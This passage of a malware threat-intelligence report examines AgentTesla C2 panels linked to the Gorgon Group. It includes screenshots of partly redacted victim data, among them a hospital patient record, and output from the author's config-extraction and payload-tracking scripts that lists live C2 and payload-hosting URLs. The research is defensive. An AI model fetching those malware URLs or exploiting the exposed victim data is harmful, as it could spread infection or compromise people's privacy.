
This login page is almost the same as the legacy AgentTelsa one, with a custom background and some reference to the “Mana” string.

This “Mana” strings, the logo and the custom background allows linking this panel to the Gorgon Group APT [4], as they seem to keep this login page along campaigns [1].

Unit 42’s researchers linked this characteristic panel to the “Aggah” threat actor, which is associated to the Gorgon Group APT.

The late 2019/early 2021 campaigns were leveraging the same panel, but with the label “version 3”, and was attributed to the GorgonGroup/Hagga APT by various researcher [2] [3].


Each server hold a list of 30 panels on average. They all share the same URL format between servers. The root directory is identified with a single letter: ‘/j’ or ‘/k’, for instance. Then a unique identifier is used to separate each panels: ‘/j/p1a’, ‘/j/p2b’, ‘/j/p3c’, …




Almost of the monitored servers were misconfigured, resulting in an open-directory at the web server’s root directory.


The “/files” directory is interesting, as it contains the stolen data from the victims.

With this access, it is possible to monitor the evolution of the number of victims in time:






As seen in the introduction, we can spot a lot of infected computers in some critical area.



Index of /j/p1a/files/018C-B86C-5575-4E63-329C-F180-763F-EBA7

```
      Name                    Last modified      Size  Description
--------------------------------------------------------------------
Parent Directory                                   -
1580652776184d1172e1..> 2021-11-04 23:37   82K
2482678746184d63989d..> 2021-11-04 23:59  395K
3337889186183b7b9980..> 2021-11-04 03:36  170K
4678112736184d12272b..> 2021-11-04 23:37   89K
5478178706183bd9faec..> 2021-11-04 04:01  383K
6935553376184fcb253e..> 2021-11-05 02:43  396K
7730560326184ce8d01f..> 2021-11-04 23:26  395K
7928369046184e3dd97c..> 2021-11-05 00:57  120K
8933614166183aa0202a..> 2021-11-04 02:38  382K
10216447696184d69ce6..> 2021-11-05 00:00  395K
10421023736184f69e7e..> 2021-11-05 02:17  176K
10442007486184f693c3..> 2021-11-05 02:17   98K
11517691061826b36cbd..> 2021-11-03 03:57  383K
12350981636184eb7f76..> 2021-11-05 01:29  395K
13270996266184e3d268..> 2021-11-05 00:57  105K
14431050926184ce8add..> 2021-11-04 23:26  395K
17503250276183a4f1e1..> 2021-11-04 02:16  110K
17875146346184b7ca66..> 2021-11-04 21:49  395K
17891576626184eb7bf1..> 2021-11-05 01:29  395K
```

This one seems related to the tracking of credit card delivery:



Integrated Distribution Semesta System Live

CREDIT CARD PLUS SYSTEM (CCPluS)

Internal Tracking

Searches by

Waybill:

Reff.No: [redacted]

Name:

Resipickup:

Search

Waybill	Reff No.	Pickupdate	Cnee Name	CardType	Cust. Name	Detail
[redacted]	[redacted]	[redacted]	[redacted]	ISSUE REGULER	[redacted]	ⓘ

Send Notify

Date	Time	Station	Status	Description	Remaks	PIC
15/10/2021	00:00:00	[redacted]	PU	Pick Up	[redacted]	[redacted]
16/10/2021	01:17:18	[redacted]	DE	Data Entry	[redacted]	[redacted]
16/10/2021	14:57:52	[redacted]	ST	Sort Destination	[redacted]	[redacted]

Maps

Consignee

Consignee

Waybill: [redacted]

Reff No.: [redacted]

Reffno2:

Cnee Name: [redacted]

Attn Name:

Company:

Address: [redacted]

City: BANDAR LAMPUNG

Phone: [redacted]

Instruction: [redacted]


Reffno Alt: [redacted]

Company Alt:

Address Alt: [redacted]

City Alt:


This one is an infected computer inside what seems to be a datacenter:



mc [root@datacenter]:/files/csshare
File Edit View Search Terminal Tabs Help
mc [root@datacenter]:/files/csshare
root@datacenter: /home/[redacted]

```
 Left     File     Command     Options     Right
<- /files/csshare ---------------------------.[^]>  <- /media/serverins/csshare/csshare -----------.[^]>
.n                  Name            Size   |Modify time  .n                  Name            Size |Modify time
/..                                UP--DIR|Mar 26  2021  /..                               UP--DIR|Okt 12 12:53
/00.[redacted]                        4096|Sep 27 10:39  /00.[redacted]                          0|Sep 27 10:39
/01.[redacted]                       36864|Mei 21 08:28  /00.[redacted]                          0|Okt 17  2019
/01.[redacted]                        4096|Jul  6 13:08  /00.[redacted]                          0|Feb 25  2019
/02.[redacted]                        4096|Okt 23 08:30  /00.[redacted]                          0|Feb 25  2019
/03.[redacted]                        4096|Okt 13 10:50  /00.[redacted]                          0|Feb 25  2019
/03.[redacted]                       12288|Okt 23 10:01  /00.[redacted]                          0|Feb 25  2019
/04.[redacted]                        4096|Agu  5 09:08  /01.[redacted]                          0|Mei 21 08:28
/04.[redacted]                        4096|Agu 10 12:46  /01.[redacted]                          0|Jul  6 13:08
/04.[redacted]                        4096|Okt  2 08:09  /01.[redacted]                          0|Mar  4  2021
/04.[redacted]                        4096|Okt 23 08:30  /01.[redacted]                          0|Feb 22  2019
/04.[redacted]                        4096|Okt  5 14:57  /01.[redacted]                          0|Feb 25  2019
/04.[redacted]                        4096|Sep 27 11:07  /01.[redacted]                          0|Feb 25  2019
/04.[redacted]                        4096|Sep 19  2020  /02.[redacted]                          0|Feb 10  2021
/04.[redacted]                        4096|Okt 16 11:01  /02.[redacted]                          0|Des  4  2020
/04.[redacted]                        4096|Nov  6  2020  /02.[redacted]                          0|Okt 23 08:30
/05.[redacted]                        4096|Okt  4 08:42  /02.[redacted]                          0|Feb 18  2019
/05.[redacted]                        4096|Apr 12  2021  /02.[redacted]                          0|Jan 19  2019
/06.[redacted]                        4096|Okt 12 10:47  /02.[redacted]                          0|Feb 22  2019
/07.[redacted]                        4096|Jan  4  2021  /03.[redacted]                          0|Feb 18  2019
/08.[redacted]                        4096|Okt  8 14:41  /03.[redacted]                          0|Okt 13 10:50
/08.[redacted]                        4096|Jun 12 12:27  /03.[redacted]                          0|Okt 10  2020
/09.[redacted]                        4096|Okt 15  2020  /03.[redacted]                          0|Okt 23 10:01
/10.[redacted]                        4096|Jul 22 11:47  /03.[redacted]                          0|Feb 18  2019
/10.[redacted]                        4096|Nov  7  2020  /03.[redacted]                          0|Feb 25  2019
/11.[redacted]                        4096|Sep 29 15:44  /03.[redacted]                          0|Jan 16  2019

/04.[redacted]                                           UP--DIR
-------------------------------- 2717G/3667G (74%) -  ------------------------------- 211G/913G (23%) -
Hint: Leap to frequently used directories in a single bound with C-\.
root@datacenter:/files/csshare#                                                                    [^]
 1Help   2Menu   3View   4Edit   5Copy   6RenMov   7Mkdir   8Delete   9PullDn   10Quit
```

Here is a medical tracking system:



[redacted] F, (35Y 9M), 07.01.1986, PatNo. [redacted]

Risk Factors None | Allergies None | Surg. Digest / Surg.Dig Cln | Case [redacted] | Day Patient | Insurance [redacted] | Doctor dr. [redacted] Sp.B (K) BD - 21.10.2021

Education Level Document Missing | Occupation Document Missing | Language Document Missing | Blood Type | Rhesus | Religion Islam

Last at 12:51 | Case: [redacted] Day Patient, One Day Care (21.10.2021 - 21.10.2021) | Page: Overview

Case
Edit Allergies
Edit Diagnoses
Edit Delivery Data
Maintain Risk Factors
Plan Vital Signs
CPPT
My Meal
Profil Ringkas Medis Rawat Jalan
Approval

Services
Enter Service
Edit Procedures
Order Service
Referral Order

Medication
Medication: Edit Medication
Medication: Sliding Dose Orders

Help
Report a problem

Status-All (1) | Filler

Actions	Details	Order Type	Indicator	Order F...
		Digestive Endoscopy Prc. (PKU)	○	[redacted]

Status-All (0) | Purpose-All (0) | Route


Ac...	Name	Dosage	Q..	U...	Total Qty	Validity
No data exists						

Document Category-All (19) | Employee Responsible-All (19) | Status-All (19) | Document Type-All (19)

Actions	D..	Date	Time	Status	Document Category	Indicator	S...	Des...	Doc...	Em...	S...	Ca...	Us...	D...	T...	D...
		22.10....	12:47:19	Released	Pathology	○		Lab... Order: Patholog Anatomy	Lab...	[redacted]					0...	
				Released	Pathology	○		Lab... Order: Patholog Anatomy	Lab...	[redacted]					0...	
		21.10....	14:02:42	Released	Inpatient Note	○		Nur... ODC Post- Procedu	Ward ODC	[redacted]					0...	
			13:35:31	Released	Pesanan Pulang	○			Ward ODC	[redacted]					0...	
			12:53:52	Released	Inpatient Note	○		An... Report	En...	[redacted]					0...	
			12:13:15	Released	SuratKet Dokter	○			Sur... Cln	[redacted]					0...	
			12:05:52	Released	RESUME MEDIS	○			Sur... Cln	[redacted]					0...	
			11:58:30	Released	Surgery Note	○	G... DIAGN	Sur... Report New	Sur... Cln	[redacted]					0...	
			11:44:56	Released	POST TINDAKAN	○		FO... POST TINDAK	02...	[redacted]					0...	

33°C Hujan 12:51 22/10/2021

And here is another instance with a customs service platform related to the Indonesian government:



Jenis Moda: 1 - LAUT

Nama Sarana Angkut: [redacted]

No. Voyage / Flight: [redacted]

No. IMO / Registrasi: [redacted]

Tanggal/Jam Tiba: 27-10-2021 15:00:00

Pemberitahu: LUCKY

No	Kel. Pos	No. Master	Tgl. Master	Jml House	POS BC11	Respon	Status

No content in table

Kelompok Pos

No. Master

Tanggal Master: DDMMYY

Jumlah House

1:26 PM 10/19/2021

Many more other sensitive companies were infected, in a lot of different area, along with some personal computer of citizens all around the world.

Something odd is the fact that one of the hosted panel stores a lot of infected computers from major Indonesian companies. From my observations, an average of 54% of the infected computer are Indonesians or related to Indonesians companies.

Automation

In order to build some hunting rules for the newer AgentTesla payload used in this campaign, a static configuration extractor was built in Python. It allows extracting the campaign ID of the compiled final payload, and its gate URL.

This script is available at https://github.com/GuillaumeOrlando/Daily-Malware-Analysis/tree/main/2021_11_12.

It allows tracking new panels with ease, or to map new samples with existing panels endpoints:


```
python3 AgentTesla_Static_conf_extractor.py /tmp/sample_1.dmp
campaign id    : http://103.125.190.248/j/p14o/mawa/4d380a5d91252d890dc4.php
panel          : af2926ce207b2bc813c89d939aaa2b01138ddda63b46416647288d31a75bd226
MD5 agentTesla : 57ef73ca8f0afbc260638c1dd668e4e4

python3 AgentTesla_Static_conf_extractor.py /tmp/sample_2.dmp
campaign id    : http://103.125.190.248/j/p19t/mawa/48608c2b91739edc3959.php
panel          : d322164f81cf3f5c5c576a12e60be6fb27e4cc2e72085f500be81fda18272486
MD5 agentTesla : c004124914c09d28a9bd99806e58605a

python3 AgentTesla_Static_conf_extractor.py /tmp/sample_3.dmp
campaign id    : http://103.125.190.248/j/p15p/mawa/e483d6564638acbf4559.php
panel          : 520585c44a0f6fbdbaaf7c43b8291f9421b2d1006eedfcbfbf17e7e60ff87abc
MD5 agentTesla : b354a9e859952e1fcb1f2e27650ec5c9
python3 AgentTesla_Static_conf_extractor.py /tmp/sample_4.dmp
campaign id    : http://103.125.190.248/j/p17r/mawa/e6a2101b1d3a47e18c7f.php
panel          : b7e3573f18d53fb1647bf056583e3e284c2acb1b7f0a2f29592db8c80076d83e
MD5 agentTesla : 4425f4efa71c8709a2666d4478f382ce
```

In order to gain access to those payloads, 3 additional scripts were created to automate the tracking of the movement of the actor.

The first one is used to extract the stage 1 payload (JavaScript payload) for a set of given blogspot URL:

```
python3 blog_payload_extract.py
[*] Processing https://thethingsidontknowwhattyodo.blogspot.com/p/reza.html
[-] Site is inactive

[*] Processing https://madarbloghogya.blogspot.com/p/rezaback.html
[+] Saved under ./Export/2022-01-
03/https:__madarbloghogya_blogspot_com_p_rezaback_html

[...]

[*] Processing http://gagamutakakachota.blogspot.com/p/14.html
[+] Saved under ./Export/2022-01-03/gagamutakakachota_blogspot_com_p_14_html

[*] Processing http://bukbukbukak.blogspot.com/p/10.html
[+] Saved under ./Export/2022-01-03/bukbukbukak_blogspot_com_p_10_html
[+] Saved under ./Export/2022-01-03/bukbukbukak_blogspot_com_p_10_html

[...]

Payloads:
['https://deb43e46-145f-4ebd-abfb-
69a78b67bacf.usrfiles.com/ugd/deb43e_dd2f1039bd3c48049b0fe8a43876696d.txt',
'https://edf41f52-452f-4671-a310-
1da9f1d2ecd8.usrfiles.com/ugd/edf41f_bb78879731a0487482704dc64fe7ea35.txt',
'https://92c49223-b37f-4157-904d-
